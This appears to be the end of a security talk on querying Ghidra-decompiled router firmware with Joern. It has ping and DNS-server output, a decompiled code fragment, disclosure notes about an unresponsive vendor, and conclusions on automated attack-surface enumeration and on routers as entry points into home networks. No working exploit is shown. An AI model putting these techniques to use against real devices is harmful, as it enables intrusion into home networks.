64 bytes from 1.1.1.1: icmp_seq=553 ttl=53 time=38.7 ms
64 bytes from 1.1.1.1: icmp_seq=554 ttl=53 time=34.5 ms
64 bytes from 1.1.1.1: icmp_seq=555 ttl=53 time=33.7 ms
64 bytes from 1.1.1.1: icmp_seq=556 ttl=53 time=30.9 ms
64 bytes from 1.1.1.1: icmp_seq=557 ttl=53 time=29.9 ms
64 bytes from 1.1.1.1: icmp_seq=558 ttl=53 time=28.7 ms
64 bytes from 1.1.1.1: icmp_seq=559 ttl=53 time=45.0 ms
64 bytes from 1.1.1.1: icmp_seq=560 ttl=53 time=44.8 ms
64 bytes from 1.1.1.1: icmp_seq=561 ttl=53 time=42.4 ms
64 bytes from 1.1.1.1: icmp_seq=562 ttl=53 time=41.5 ms
64 bytes from 1.1.1.1: icmp_seq=563 ttl=53 time=39.7 ms
64 bytes from 1.1.1.1: icmp_seq=564 ttl=53 time=36.7 ms
64 bytes from 1.1.1.1: icmp_seq=565 ttl=53 time=48.1 ms
64 bytes from 1.1.1.1: icmp_seq=566 ttl=53 time=33.1 ms
64 bytes from 1.1.1.1: icmp_seq=567 ttl=53 time=31.5 ms
64 bytes from 1.1.1.1: icmp_seq=568 ttl=53 time=26.2 ms
```

```
2021/11/18 15:38:30 Main: Starting DNS Server at 53
```

```
69 var4 = sprintf("%02X", (uint)*pbVar3);
70 } else if (var5 == 0) {
71 printin("%02X", (uint)*pbVar3);
72 var5 = FUN_00406204(6LAB_00408994+1, 0, 0x2800000);
73 }
```

https://t.me/learningnets



## Notes on disclosure

- First contact to the vendor was made in mid August 21 (>90 days ago) via the designated channels
- A critical vulnerability was shared with the vendor at the time
- The vendor forwarded the information to the research and development team, which never got back to us
- We contacted the vendor again in early November 21, asking about our previous report, providing additional vulnerabilities and telling them about this talk
- No response

## Conclusion

- Making the disassembly of a program available for graph querying already allows for automated attack surface enumeration and gadget extraction
- Once you augment the representation with the output of a decompiler, querying capabilities are close to those of source code
- This is possible because Joern's parsers are designed with hackers in mind: they work even if only fragments of code are available that fell off a truck => for a parser like that, Ghidra's decompiler-output is tame.
- Certain consumer-grade routers are remarkably insecure to a point where they provide a viable entry point into home networks

Questions?